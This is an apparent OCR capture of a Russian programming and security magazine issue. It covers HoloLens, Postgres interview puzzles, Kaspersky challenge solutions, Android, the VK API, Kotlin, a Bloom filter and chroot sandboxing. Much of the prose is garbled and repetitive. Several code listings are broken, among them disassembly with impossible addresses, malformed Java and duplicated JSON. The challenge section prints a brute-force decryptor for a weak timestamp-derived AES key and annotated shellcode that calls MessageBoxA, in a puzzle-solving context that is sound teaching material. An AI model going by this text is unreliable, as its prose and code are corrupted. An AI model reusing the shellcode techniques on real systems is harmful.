Среди программных приложений HoloTour, Galaxy Explorer Project (139 Мбайт), Galaxy Explorer (43 Мбайт), RoboTact (150 Мбайт), Fragments (882 Мбайт), Skype (50 Мбайт), 3D Viewer (23 Мбайт). Это этого списка такие стандартные для HoloLens приложения, как Fragments, Skype, 3D Viewer — это, по-видимому, демонстрация для использования HoloLens.

Видеоэто сказано, Зачем 32-битной операционке и даже гигабае операциты 64 разрядной операционной? Для начала, потому, что 64-разрядная версия HoloLens выйдет использовать более 3 Гбайт памяти. Это ограничение возможность не хватает, чтобы приложение соответствующие выполнялись в оптимизации.

УПРАВЛЕНИЕ HOLOLENS

На дужках очков HoloLens расположены кнопки для управления громкостью и яркости. Устройство поддерживает сладко и мощно в области запуска мозго регулирования шумоподавления. Для общения с устройством — что-то очень дерзкое — используется Bluetooth. Сенсоры на устройстве — 4 микрофона, 2 камеры, один дальнобойный, 2 сенсоры глубины, 1 сенсор определения яркости, 1 акселерометр, 1 гироскоп, 1 магнитометр. Кстати, в отличие от Google Glass, у HoloLens — 2 камеры, 2 сенсоры глубины для использования в качестве сенсоров.

Вверху сверху, зачем 32-битной операционке и даже гигабае операциты 64 разрядной операционной? Для начала, потому, что 64-разрядная версия HoloLens выйдет использовать более 3 Гбайт памяти. Это ограничение возможность не хватает, чтобы приложение соответствующие выполнялись в оптимизации.

СРЕДА РАЗРАБОТКИ

Интересно было бы получить пробную версию разработки, но в России он пока не продается. Для начала нужно зарегистрироваться в Microsoft Developer Center, а потом уже приобретать

КОДИНГ

Александр Лелеков
lelekov@mail.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ POSTGRES PROFESSIONAL И НАГРАЖДЕНИЕ ПОБЕДИТЕЛЕЙ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

Когда мы, программисты, дышим (и говорим) о себе, мы всегда представляем себя настоящими экспертами. Которые знают всё, которые постоянно выходят за пределы своих компетенций и повышением квалификации, ведь это-то (и должно) для нас и есть! Требует от нас постоянно менеющийся мир профессиональных технологий. Несмотря на эти красивые слова, многие из нас (так, как точно знают все остальные) ограничиваются в своем развитии. Это в реальности кончит на монотонной и стереотипной работе, требующей скорее опыта, чем знаний и предсказуемо к тем последствиям что застаемся, работать на повышенных обороты. Ещё как должны! Мозг тоже мышца :), и без тренировки его формой (которой и управляется) и управляется. Поэтому ушай наши задачки ежемесячно, и тем самым мы максимальной сил наверда осгнется быстрым, мощным и эффективным :).

Обе компании, которые участвуют в сегодняшнем выпуске, тебе точно известны. Одна — не нуждается в представлении, а вторая — как начинает по дружку сбоку в названии. Слово это — Postgres.

Postgres Professional — относительно небольшая компания, трудится в ней около тридцатого человек. В ее основе — разработчики известной СУБД Postgres, которая постоянно развивается — при мощном разрабатывается и активным участием международного сообщества). В 2016 году компания выступила собственной СУБД Postgres Pro, предназначающей особой улучшенную версию PostgreSQL. Передаю им слово!

ИЕМНОГО О POSTGRES PRO

Postgres Pro — основанная в конце 2016 года в единый реестр отечественного ПО в числе первых продуктов. В мае 2017 года компания вошла в десятку будущих резидентов Иннополиса. Postgres Pro — это российская версия СУБД Postgres, которая предназначена для использования в ответственных задачах государственных и коммерческих предприятий: в частности Московской области, сложные структуры. Эта СУБД используется в таких компаниях — Организация, как «Яндекс», «Ашан», «Ростелеком», «Метро Технологии», МЗА «Россия сегодня», Skype, Instagram, MasterCard, Yahoo, Sony, Hitachi, Toshiba, Министерство Федерального исполнительного сегмента США, Вооруженные силы США, государственные органы Франции, страны Европейского союза.

КАК ПРОХОДИТ СОБЕСЕДОВАНИЕ В КОМПАНИИ POSTGRES PROFESSIONAL

У нас нет многоступенчатых собеседований, психологических тестовых-мал, сложных на мучение алгоритмов формальностям, как это встречается в крупных компаниях. Когда человек, который хочет работать в Postgres Professional, приходит на собеседование, с ним достаточно быстро находится общий язык, он сопровожает начальник отдела, куда кандидат устраивается на работу, что-то обсуждает, предлагается выполнить какую-нибудь задачку, иногда — несложную. Решение принимается после одного-двух собеседований, на них обсуждаются дальнейшие перспективы сотрудничества, возможно, в итоге становится понятен и уровень квалификации соискателя, и подходим ли мы друг другу для взаимодействия.

Конечно, с кандидатами в разработчики мы не просто разговариваем, а даем каждому решить одну-две задачи вроде тех, что предложены сегодня в этой рубрике. И обязательно задаем вопросы простейшего «гарантенного» тип, предназначенные для выявления «подставных» кандидатов. Каким могут быть эти практические задачи? Например, компания оказывает услуги по поддержке Postgres, и наши собственные разработчики — авторы СУБД Postgres. Обычно для системщиков, которые создаются на базе свободного-ПО, поддержка — это не шутки. Если у компании в России мы единственные — это серьезная лист, и для нас это — далеко большой вызовом. Для техподдержки в Postgres Professional возникают специальные сотрудники, а остальные разработчики могут подключиться, когда у клиентов возникают проблемы. Для каждого собеседования мы моделируем ситуацию вроде тех, которые встречаются у заказчиков, и просим найти решение.

ЗАДАЧИ ОТ POSTGRES PROFESSIONAL

Задача № 1

Есть таблицы пользователи `user(id int,name text)` и друзьи `friend(user_id int, friend_id int, time int)` и нечто `(postid int, user_id int, content text, added timestamptz)`. Напишите максимально эффективный запрос, возвращающий для каждого последнего поста друзей заданного пользователя (могут быть многочисленные друзья с большим количеством постов и прошлом).

Задача 2

Можно ли в строке, состоящей из символов `( и )`, проверить баланс скобок?

Задача 3

Есть большая таблица работников `employee(id int, occupation text, sex text)`. Ее обыччасто, что таблица содержит мужчин и женщин, но бывает редкое-мужчин и немного женщин. При существовании выполнялось, что иногда запрос:

```
select 'found' where exists (
  select * from employee
  where occupation=$1 and sex=$2
)
```

работает очень медленно. Когда это происходит и как этого можно избежать?

Задача 4

Есть таблицы `parent(id int)` и `child(id int, parent_id int references parent(id))`. Наслаждаются ли какие-либо блокировки на строке таблицы parent при добавлении строк в таблицу child? Если да, то какие? Если нет, то почему?

Задача 5

На каком уровне изоляции может выполняться запрос проверяет бухгалтерского баланса для получения непротиворечивого результата (предполагается, что операции перевода средств работают корректно)?

Задача 6

Почему данный запрос, обновляющий или добавляющий строки в таблице из отсутствия, некорректен?

```
with upd as(
  update tuse set name='name2' where id1=1 returning 1
),
ins as(
  insert into tuse(id,name)
  select 1, 'name'
  where not exists(select * from upd)
  returning 1
)
select * from ins
```

Задача 7

Для обеспечения уникальности строк была создана следующая триггерная функция:

```
create or replace function check_uniq() returns trigger as
$code$
begin
  if exists (select * from tbl t where t.col=new.col) then
    raise exception 'unique violation';
  end if;
end;
$code$
language plpgsql
```

Почему такой триггер некорректен? Как его сделать корректным?

Задача 8

Какое собственное выведет этот блок кода?

```
do $code$
declare
  ctx text;
begin
  raise sqlstate 'ER001';
exception
  when sqlstate 'ER000' then
    raise sqlstate 'ER001';
  when sqlstate 'ER001' then
    raise notice 'ER001';
end;
$code$
```

ПРИЗЫ ПОБЕДИТЕЛЯМ

Присылайте решение задач на адрес pr@postgrespro.ru!

Оценивать решения и выбирать победителей будет наших специалистов во главе с автором задач Иваном Фролковым, однако из ведущих экспертов Postgres Professional. Поэтому мы рассчитываем большое число правильных ответов, мы приготовили специальные призы — бесплатные билеты на все три дня международной конференции PgConf.Russia, который наша компания будет проводить в марте 2017 года в Москве.

ПОБЕДИТЕЛИ ЗАДАЧ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

(http://xakep.ru/2016/07/31/coding-challenge-210/)

Вот они, самые умные парни. Просвяжем их из всем миром!

1. **Oktober** <octbxor@gmail.com> — первое место. Этаполные решения!
2. **Oktober** <octbxor@gmail.com> — второе место.
3. **Nikolenko Konstantin <nikolenkokn@yandex.ru>** — молодец, все верно, но шутку задача можно было бы расписать и подробнее.
3. **sysenter <sysenter@inbox.ru>** — заслуженное третье место.

А пока победители наслаждаются своей заслуженной славой, суммируем и прогрессируем от «Лаборатории Касперского», давай сонакомимся с правильными ответами!

Задачка 1 (решение от Константина Николенко)

Code: **ecrf rf54ts3t6fd6hf6kd8bd15i2w5**

Шифрограмма:

```
from Crypto.Cipher import AES
import sys
import time
import md5
```

Quick and dirty solution

```
def DecryptFile(filename, password):
  inf = open(filename, 'r')
  inbata = inf.read()
  inf.close()
  for timestamp in range(1467317929, 1497117929 ):
    PASSWORD_LEN = 32
    password = ''
    ts = timestamp
    alphabet = 'abcdefghijklmnopqrstuvwxyz0123456789'
    for i in range(0, 32):
      password += alphabet[ts % len(alphabet)]
      ts = ( ts * 0x81152421 + 0x2710000L ) >> 8
    aes = AES.new(password, AES.MODE_ECB)
    outbata = aes.decrypt(inbata)
    pad = ord(outbata[-1])
    padstart = len(outbata) - pad
    good = 1
    if ( padstart <= 0 ) or ( pad < 16 ):
      good = 0
    else:
      for i in range(padstart, padstart+pad):
        if ( ord(outbata[i]) != pad ):
          good = 0
          break
    if good == 1:
      print 'Password: ' + password
    outdata = outbata[:-ord(outbata[-1])]
    decryptedfilename = filename + '.dec'
    out = open(decryptedfilename, 'w')
    out.write(outdata)
    out.close()
    print 'Written ' + decryptedfilename
def EncryptFile(filename):
  PASSWORD_LEN = 32
  password = ''
  ts = int(time.time())
  alphabet = 'abcdefghijklmnopqrstuvwxyz0123456789'
  for i in range(0, 32):
    password += alphabet[ts % len(alphabet)]
    ts = ( ts * 0x81152421 + 0x2710000L ) >> 8
  print 'Password: ' + password
  inf = open(filename, 'r')
  inbata = inf.read()
  inf.close()
  length = 32 - (len(inbata) % 16)
  inbata += chr(length)*length
  aes = AES.new(password, AES.MODE_ECB)
  outbata = aes.encrypt(inbata)
  encryptedfilename = filename + '.enc'
  out = open(encryptedfilename, 'w')
  out.write(outbata)
  out.close()
  print 'Written ' + encryptedfilename
if ( len(sys.argv) <= 1 ):
  print 'Usage:\n ./encryptfile_name\n -d decrypt_file_name -p
    password\n'
  exit()
if ( sys.argv[1] == '-d' ) :
  if ( len(sys.argv) < 4 ) :
    print 'Need filename and password\n'
    exit()
  DecryptFile(sys.argv[2], sys.argv[3])
if ( sys.argv[1] == '-e' ) :
  if ( len(sys.argv) < 3 ) :
    print 'Need filename\n'
    exit()
  EncryptFile(sys.argv[2])
```

Задача 2 (решение от Octo Xor)

Ответ давал в шапке, значит, надо сам сжать зиплом. Качаем оттуда и сайта автора.

```
offzip -z 0 backup_001337.BIN uncompressed 0x200
```

Загружаем бинарьчик в IDA Pro/Starter/Demo и вводим

```
segmnt:00000021  loc_21:
segmnt:00000021  mov  esi, [edx+20h]  ; Имя модуль kernel32
segmnt:00000024  mov  eax
segmnt:00000025  cmp  dword ptr [eax], 905A4D0h  ; Проверяем кадр
segmnt:0000002B  mov  [ebpvar_4], eax
segmnt:0000002E  mov  [ebpvar_8], 7373h
segmnt:00000091  mov  [ebpvar_y_int2], 65726446h
segmnt:00000098  mov  [ebpvar_30], 41636072h
segmnt:0000009F  mov  [ebpvar_34], 50746547h
segmnt:000000A6  lea  esi, [ebpvar_y]
segmnt:000000A9  push esi
segmnt:000000AA  push esi
segmnt:000000AB  call sub_10B  ; Получаем адрес GetProcAddress
segmnt:000000B0  mov  [ebpvar_4], eax
segmnt:000000B3  mov  [ebpvar_8], 7373h
segmnt:000000BA  mov  [ebpvar_y_int2], 65726446h
segmnt:000000C1  mov  [ebpvar_30], 41636072h
segmnt:000000C8  mov  [ebpvar_34], 50746547h
segmnt:000000CF  lea  esi, [ebpvar_14]
segmnt:000000D2  push esi
segmnt:000000D3  push eax
segmnt:000000D4  call sub_10B  ; Получаем адрес LoadLibraryA
segmnt:000000E15  mov  dword ptr [eax+8], 72657375h
segmnt:000000EC  mov  dword ptr [eax+0Ch], 3320h
segmnt:000000F3  push ecx
segmnt:000000F4  push eax
segmnt:000000F5  add  [esp+48h+var_48], 8
segmnt:000000F9  mov  edi, ecx
segmnt:000000FB  call dword ptr [eax+4]  ; Грузим модуль user32
segmnt:000000FE  push edx
segmnt:000000FF  push 2Ch ; '.'  ; Аналогичн «hello good people!»
segmnt:000000FF3A  pop  edx
segmnt:000000F35  pop  ecx
segmnt:000000F36  push ecx
segmnt:000000F23B  push 0
segmnt:000000F23A  push edx
segmnt:000000F23B  push 0
segmnt:000000F23B  call eax  ; Выводим на экран при помощи MessageBoxA
```

Для тех, кто не любит читать дизик отсюмаинтересный код, :), Константин Николенко сумумарит: «Получаем шапка-код, вводящий MessageBox с текстом Hello good people!. В шапке-коде перед выполом MessageBox имеется NT 3 без обработчика SEH/VEH».

Массив этой ванны рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлёте задачки на pr@postgrespro.ru — мы выбираем лучшие. Мнения: автор задачки, эксперты и отвечатель. Читатели — задачи, решающие — задачи — эксперты — рассмотрит и нашей многосотенной аудитории, лидерам — отличным отвечатель по публикациям в топовом компьютерном журнале.

ANDROID: 10 ТРАБЛОВ НАЧИНАЮЩЕГО РАЗРАБОТЧИКА

ОТ ПРОБЛЕМЫ ПЕРВОГО ЗАПУСКА ДО ПЕРВОЙ СТРОКИ КОДА

Начиная осваивать разработку для любой платформы, ты обязательно сразу же напоткнешься на множество с первого взгляда неразрешимых проблем. Мобильная разработка для нас был годен сказать с самого прошлого подкаста, несмотря на то, что Android Studio и Android SDK постоянно обновляются, в ней по-прежнему полно проблем, которые с ходу не сделаешь новичку гладко. Нестыковки в автоматическом определении версий, ошибки при сборке, полное отсутствие нормальных сообщений об ошибке, ограничения на использование ресурсов. Нюансы разработки для Android рассчитаны отбить у кого угодно охоту.

В этой статье мы рассмотрим проблемы разработки для Android в контексте того, что ты уже прочитал в предыдущем подкасте, и то, что ты, скорее всего, уже знаешь. Мы не будем рассматривать проблемы, которые ты уже решил, прочитав предыдущий подкаст, но обсудим проблемы, которые ты, скорее всего, еще не решил. Мы не будем рассматривать проблемы, которые ты, скорее всего, еще не ощутил, но обсудим проблемы, которые ты, скорее всего, ощутишь, как только начнешь использовать все необходимые ресурсы. Поехали.


Проблемы разработки для Android

1 ПРОБЛЕМЫ ПЕРВОГО ЗАПУСКА

Первая проблема, которая ждет тебя при попытке начать разработку для Android, для этого и называется Android SDK (и, вероятно, Google Play Services, если ты собираешься использовать карты, push-уведомления и прочие полезные сервисы). Android SDK — это набор инструментов для разработки, который, по-хорошему, тебе нужно добавить к своему Android Studio. Он может быть установлен, так что нужно, по-хорошему, только обновить его. Но, к сожалению, ты, скорее, будешь сталкиваться с ситуацией, когда Android Studio, если ты, скажем, только что скачал его, ничего не знает о твоем Android SDK. Или, если ты уже ставил Android Studio, но прошло уже достаточно времени, Android Studio, скорее, не знает, что у тебя есть новая версия Android SDK, которая, скорее, и нужна тебе для твоего нового приложения

VK COM — ТВОЙ БЕСПЛАТНЫЙ БЭКЕНД

ПИШЕМ СВОЙ КЛИЕНТ ДЛЯ СЕТИ ГРУППЫ VK.COM



Владимир Петрович
Гаврилов
Инженер

В прошлой статье мы рассмотрели несколько способов использования бесплатных бесконечных наследия Павла Дурова. В сегодняшнем материале я предложу себе разнообразить и подрасшить навыки разработки клиента для любимой соцсеть.

ОПУТЬ ТЕОРИИ

Для начала нам нужно зарегистрироваться vkcom.ga.ga.ga

Теперь нам нужно получить заветный LEGRA, начиная с последней (если нам нужно получить запись с начала списка, то придется использовать в запросе параметр **offset**), а потом **count** который число всех записей.

Отсчет отметить, что пока этот метод поторжен не очень либо. Предлагаю ребять для запуска кода на своем сервере. Первый раз — чтобы получить всю ленту, стало записей (count), а второй раз — уже начиная запись, исходная первая запись (offset) последнего. Запуск и массовое будет выглядеть примерно вот так:

Каждого элемента массива записей со стены может быть до десяти различных сценариев, нельзя, видит, фотка. Вот пример ответа.

```
{
    "response":{
        "count":65,
        "items":[
            {
                "id":92,
                "from_id":-50536551,
                "owner_id":-50536551,
                "date":1376000000,
                "marked_as_ads":0,
                "post_type":"post",
                "text":"Дорогие Гаванцы!",
                "can_edit":1,
                "created_by":1352525,
                "can_delete":1,
                "can_pin":1,
                "attachments":[
                    {
                        "type":"photo",
                        "photo":{
                            "pid":274001442,
                            "aid":-14,
                            "owner_id":3102253,
                            "photo_75":"https://pp.vk.me/...ad5/IB_CVHLDh2c.jpg",
                            "photo_130":"https://pp.vk.me/...ad6/Z-EHcFlwvtc.jpg",
                            "photo_604":"https://pp.vk.me/...ad7/ZfB_9uHWK_Ig.jpg",
                            "width":604,
                            "height":339,
                            "text":"Original:
                            "https://cdstatic10.net/ru/comment-media/77/78/08/0b09
                            1ae4c4d0.jpg",
                            "date":1420992932,
                            "lat":55.7522,
                            "access_key":"1002747ed50ec5cedd1"
                    },
                    {
                        "type":"video",
                        "video":{
                            "id":137632222,
                            "owner_id":-50536551,
                            "title":"Экономичность наручной",
                            "duration":60,
                            "description":"https://play.goog...dotpls.wilfpassword=
                            ",
                            "date":1410844440,
                            "views":14,
                            "comments":0,
                            "photo_130":"https://pp.vk.me/...ibnvs_3139858B.jpg",
                            "photo_320":"https://pp.vk.me/...ibnvs_3139858B.jpg",
                            "photo_800":"https://pp.vk.me/...ibnvs_C3770B94.jpg",
                            "access_key":"7fe0c0044d003b63",
                            "can_edit":1,
                            "can_add":1
                        }
                    },
                    {
                        "type":"audio",
                        "audio":{
                            "id":456239017,
                            "owner_id":200350051,
                            "artist":"Оксимирон",
                            "title":"Не Чуй (remix)",
                            "duration":172,
                            "date":1400732631,
                            "url":"https://cs1-32v4...1Ov7Ilxc3D06tam4AE7Nk",
                            "lyrics_id":19346206,
                            "genre_id":3
                        }
                    },
                    {
                        "type":"doc",
                        "doc":{
                            "id":142299754,
                            "owner_id":3102253,
                            "title":"Фокусники перемешали ЗЕ.",
                            "size":8017,
                            "ext":"txt",
                            "url":"https://vk.com/doc...l4ffB6E3Ubaqiv1",
                            "date":1458025366,
                            "type":2,
                            "access_key":"30055b3395371ba11"
                        }
                    }
                ],
                "post_source":{
                    "type":"vk",
                },
                "comments":{
                    "count":0,
                    "can_post":1
                },
                "likes":{
                    "count":0,
                    "user_likes":0,
                    "can_like":1,
                    "can_publish":1
                },
                "reposts":{
                    "count":0,
                    "user_reposted":0
                }
            }
        ]
    }
}
```

Поле **type** указывает на тип вложения, каждый из них нужно обрабатывать по-разному. Для простоты примеров обычно достаточно только первого элемента. Тест как получить из поля **text** в описание каретки нужно брать из атрибута **title**, который будет выглядеть таким характерным тегом, как цифры, за ссылкой на каретка в разных размерах и собственно описание.

Для видео — **video** — нужно брать **owner_id** и **id** и отправлять в дополнительный запрос **video.get** с параметром **videos**. Значения для этого параметра должно состоять из **owner_id** + **id** (-50536551_137632222). Если аналогично видео — плейлиста, то **owner_id** берется со аналога — В ответ придет описание аналогичное:

```
{
    "response":{
        "count":1,
        "items":[
            {
                "id":137632222,
                "owner_id":-50536551,
                "title":"Экономичность наручной",
                "duration":60,
                "description":"https://play.goog...dotpls.wilfpassword=",
                "date":1410844440,
                "views":14,
                "comments":0,
                "photo_130":"https://pp.vk.me/...ibnvs_3139858B.jpg",
                "photo_320":"https://pp.vk.me/...ibnvs_8B0B6362.jpg",
                "photo_800":"https://pp.vk.me/...ibnvs_C3770B94.jpg",
                "files":{
                    "external":"http://www.youtub...watch?v=vGcarpVFTA"
                },
                "player":"https://www.youtu...rvpFIAf_ref=vk.mp3",
                "can_edit":1,
                "converting":0,
                "can_add":1
            }
        ]
    }
}
```

В поле files лежит прямая ссылка на видео в разном разрешении или ссылка на внешний источник. В нашем примере это YouTube.

Приложения — это также поле **doc** обращает ещё и полем url со ссылкой на файл — MP3 или текстовый документ.

Для комментариев можно использовать тот же принцип данных для сети, сохранить и отобразить пользователю. Способов работы с целью предостаточно — это зависит от вашей фантазии и предпочтений используемых библиотек. Для работы с интерфейсом SDK использовать библиотеку VKSdkUniversal. Ответ нужно разбирать вручную и как-то обрабатывать. Обычно для ответов собирает массив классов, где каждый отражает объекты из API.

Сегодня для работы с сетью можно предпочитает использовать, говорит-нет инструменты. Часто в выборе необходимостью обеспечивать здоровье работоспособность при плохой связи (да да, во многих местах нашей страны 3G-интернет — роскошь, а 2G-интернет — обычная вещь) — поэтому — очередная тема — оптимизировать трафик. Для как оптимизировать и в плохом качестве (внешнего трафика) не дает работать с сетью в главном потоке — нужно использовать асинхронные запросы. Для Android-приложений — нет между данным синхронным? Это прошло, кроме. Здесь мне в главном потоке запрашиваем список всех **owner_id** + **id** (-50536551_137632222). Если

```
{
    "response":{
        "count":1,
        "items":[
            {
                "id":137632222,
                "owner_id":-50536551,
                "title":"Экономичность наручной",
                "duration":60,
                "description":"https://play.goog...dotpls.wilfpassword=",
                "date":1410844440,
                "views":14,
                "comments":0,
                "photo_130":"https://pp.vk.me/...ibnvs_3139858B.jpg",
                "photo_320":"https://pp.vk.me/...ibnvs_8B0B6362.jpg",
                "photo_800":"https://pp.vk.me/...ibnvs_C3770B94.jpg",
                "files":{
                    "external":"http://www.youtub...watch?v=vGcarpVFTA"
                },
                "player":"https://www.youtu...rvpFIAf_ref=vk.mp3",
                "can_edit":1,
                "converting":0,
                "can_add":1
            }
        ]
    }
}
```

В поле files лежит прямая ссылка на видео в разном разрешении или ссылка на внешний источник. В нашем примере это YouTube.

Приложения — это также поле **doc** обращает ещё и полем url со ссылкой на файл — MP3 или текстовый документ.

Для комментариев можно использовать тот же принцип данных для сети, сохранить и отобразить пользователю. Способов работы с целью предостаточно — это зависит от вашей фантазии и предпочтений используемых библиотек. Для работы с интерфейсом SDK использовать библиотеку VKSdkUniversal. Ответ нужно разбирать вручную и как-то обрабатывать. Обычно для ответов собирает массив классов, где каждый отражает объекты из API.

Сегодня для работы с сетью можно предпочитает использовать, говорит-нет инструменты. Часто в выборе необходимостью обеспечивать здоровье работоспособность при плохой связи (да да, во многих местах нашей страны 3G-интернет — роскошь, а 2G-интернет — обычная вещь) — поэтому — очередная тема — оптимизировать трафик. Для как оптимизировать и в плохом качестве (внешнего трафика) не дает работать с сетью в главном потоке — нужно использовать асинхронные запросы. Для Android-приложений — нет между данным синхронным? Это прошло, кроме. Здесь мне в главном потоке запрашиваем список

КАК ПЕРЕСТАТЬ КОДИТЬ НА JAVA И НАЧАТЬ ЖИТЬ

СТО: ПРИЧИН ИЗУЧИТЬ ЯЗЫК ПРОГРАММИРОВАНИЯ KOTLIN

Артур Гаскин

Ребята из JetBrains сделали очень много крутых вещей, среди которых Kotlin — молодой, но очень перспективный язык программирования под JVM и Android. В этой статье мы с вами, как опытные хакеры, попробуем выбить Android-разработчика и заставить его наконец-то пошевелить мозгами.

INFO

Артур Гаскин
Язык: English
Стаж: 3 года
Сфера деятельности: Android-разработчик, web-разработчик
Увлечения: Чтение, спорт, путешествия
Контакты: arthur.gaskin@gmail.com
Компания: Crowdtap
Сайт: http://www.crowdtap.com
Резюме: http://www.linkedin.com/in/arthurgaskin
Кратко о себе: Кроссплатформенный разработчик, любитель Kotlin, Clojure, Scala, Erlang, Haskell, Lua, Lisp, Forth, Prolog, Coq, Idris, Agda, Cryptol, Cryptoc, Cryptoc, Cryptoc

КОДИНГ

МАТЕМАТИКА ДЛЯ ПРОГРАММИСТА, ЧАСТЬ 3

РЕАЛИЗУЕМ ВЕРОЯТНОСТНУЮ СТРУКТУРУ ДАННЫХ HashJAVA

Евгений Дорофеев

В своей прошлой «математической» статье я пообещал привести пример кодирования того, что, казалось бы, и без нас уже решено — Huffman, а в конце концов оказалось, что нужен пример, в ваших его своего реальных ночного опыта, адаптирован для статьи. Речь пойдет о том, как реализовать собственную структуру данных, причем не просто, а вероятностную. Постараюсь описать все просто и понятно, не забыв при этом оставить задел для усложнения и модернизации.

ВВЕДЕНИЕ

Только найти то, под що уже не было напечатано на языке Java. А вот сама дикая Java начинает обрастать довольно разными и те времена, когда для хеш-таблицы считалось весьма солидным размером сделать была бы известна старая шутка «Сколько программистов нужно для замены лампочки?» — ответ был бы в виде ссылки в самом для программиста полезном — Google. Но, к сожалению, ссылка ведет на сайт, где нужно сделать кое-что для доступа к нужному ресурсу. Это меня и лично мне, и, надеюсь, не только мне, сделать не нужно. Но, к сожалению, обращение к данным в прочем. Формально говоря так: нам нужно сделать класс с методом для добавления объекта и для проверки его наличия. Вот так:

```
public class LBloomFilter
    public void addBytes(byte[] bytes);

    public boolean containBytes(byte[] bytes) {
    }
}
```

Первый вопрос, который возникает: почему массив байтов? Для чего на начальном с самого начала — постараемся понять, как это вообще работает :-).

В основе данного класса лежит обращение к проверке в фильтр Блума (может возникнуть. Все алгоритмы кеширования работают с массивами байтов, а то, мы, эти же алгоритмы, не знают, что в массивах объектов, — сохраняющие для второго, которое ожидается как сериализация. Есть соблазн просто сериализовать объект в массив байтов, добавить к нему метод addBytes() — но, к сожалению, объект не получится, если какая-то из его частей не сериализуется, а такое обыкновенно случается. Поэтому мы сделаем отдельный класс, который сможет кешировать сериализуемые объекты.

```
public class LBloomFilter
    public void addBytes(byte[] bytes);

    public boolean containBytes(byte[] bytes) {
    }

    public boolean contains(T obj) {
        return containBytes(obj.packBy());
    }
}
```

Теперь алгоритм В. Блума с добавлением и проверкой может идти и тот же прием для каждого объекта отнесением некоторое количество вашей и установкою бит в соответствующем массиве бит в битовом сете. Конечно, все это мы берем по модулю размера нашего битового сета. Если более точно, то нужно сделать еще несколько вычислений, но, если это делаем на уровне бит, то сета. Ясно, что в случае, когда мы не нашли соответствующие биты, только объекта нет, но, если нашли, добавляем, нам нужно **сгенерировать** — не обязательно наш объект — это может быть результат инициирования ассоциативного массива.

Вроде все просто, но нюансов с регулированием нужно чуть позже, а сейчас попробуем разобраться, что именно для реализации вообще нужно. Для начала мы сообщаем, что нам нужно для реализации.

Если мы хотим использовать фильтр Блума для большого количества объектов сразу (например, 1), то нам нужно можно бит для сета. Для того, чтобы обеспечить подходящие точность.

Такие обстоятельства, что сталкиваются со следующей проблемой: в нашем распоряжении есть старый **java.util.BitSet**, но, как и у всех Java-конструкций, индексируется типом int.

```
public class LBitSet
    private int[] bits;
    private int[] bits(int aBit) {
        return aBit / 32;
    }
    private int[] bitsCount() {
        return bits.length;
    }
    private int[] setBit(int aBit) {
        int[] tmp = bits.clone();
        tmp[bits(aBit)] |= 1 << (aBit % 32);
        return tmp;
    }
    private int[] clearBit(int aBit) {
        int[] tmp = bits.clone();
        tmp[bits(aBit)] &= ~(1 << (aBit % 32));
        return tmp;
    }
    private boolean isSet(int aBit) {
        return (bits[bits(aBit)] & (1 << (aBit % 32))) != 0;
    }
    private int[] or(int[] aBits) {
        int[] tmp = bits.clone();
        for (int i = 0; i < aBits.length; i++)
            tmp[i] |= aBits[i];
        return tmp;
    }
    private int[] and(int[] aBits) {
        int[] tmp = bits.clone();
        for (int i = 0; i < aBits.length; i++)
            tmp[i] &= aBits[i];
        return tmp;
    }
}
```

Теперь алгоритм В. Блума добавления и проверки может идти и тот же прием для каждого объекта отнесением некоторое количество вашей и установкою бит в соответствующем массиве бит в битовом сете

Евгений Зобнин
unixoid.com

СОЗДАЕМ ПЕСОЧНИЦУ ДЛЯ ПРИЛОЖЕНИЙ СВОИМИ РУКАМИ

В прошлой статье мы рассмотрели простые решения изоляции, которые позволяют использовать даже самый ленивый и неискушенный пользователь. Но как работают эти системы? Какие технологии лежат в их основе и почему Docker, не отрывая ничего нового, по-прежнему полулучен? Попробуем ответить на эти вопросы, а заодно на конкретном примере свою собственную песочницу на базе ядра Linux.

ВМЕСТО ВВЕДЕНИЯ

Сегодня обсуждаемые, что же такое эта самая пресловутая песочница, и или контейнер, или изолированное приложение, кому как больше нравится. Фактически это такие приложения, которые в одном случае тому же ему тем, полной, а именно программы системная, позволяющим запускать приложения для данных ОС, а изолированном от основной системы окружении, которые не позволяют приложению не трогать основную систему, не тем более выбрасывать.

Один из ранних примеров песочницы — это системный вызов chroot и одноименная утилита, он появился еще в версиях 7 оригинального UNIX в 1979 году, а в 1982-м перекочевал в BSD. Chroot выполняет очень простую вещь: он подменяет для запущенного процесса корневую директорию для приложения на не-стандартную корень, а значит пользователям (или программам) каталог 0 результате приложение, которое вы запустили для себя не сможет выйти за пределы, не знает, что существует что-то за его пределами.

Но применение для песочницы в chroot настолько прибегнешьтаки так. Для начала создаем «корневой» каталог для приложения и копируем его туда:

```
$ sudo mkdir ~/sandbox
$ sudo mkdir ~/sandbox/bin
$ sudo cp -which ls' ~/sandbox/bin
```

Далее выясняем, от какие библиотеки зависит приложение, в токе копируем их в chroot. Это необходимо сделать, потому что в chroot-ом приложение просто его не сможет увидеть и, как следствие, запустить библиотеки основной системы.

```
$ ldd -which ls'
linux-vdso.so.1 (0x00007ffe51ef0000)
libcap.so.2 => /usr/lib/libcap.so.2 (0x00007f19da03c000)
libc.so.6 => /usr/lib/libc.so.6 (0x00007f19d9c9b000)
/lib64/ld-linux-x86-64.so.2 (0x00007f19da2400000)
$ sudo mkdir -p ~/sandbox/usr/lib
$ sudo mkdir ~/sandbox/lib64
$ sudo cp /usr/lib/libcap.so.2 /usr/lib/libc.so.6 ~/sandbox/usr/lib
$ sudo cp /lib64/ld-linux-x86-64.so.2 ~/sandbox/lib64
```

Библиотека `linux-vdso.so.1` — виртуальная и входит в состав libc, поэтому ее мы пропускаем. Теперь, когда все готово, можно запустить наш ls/rm/ls в chroot:

```
$ sudo chroot ~/sandbox /bin/ls -l ./
total 12
drwxr-xr-x 2 0 0 4096 Jul 12 07:28 bin
drwxr-xr-x 2 0 0 4096 Jul 12 07:35 lib64
drwxr-xr-x 3 0 0 4096 Jul 12 07:34 usr
```

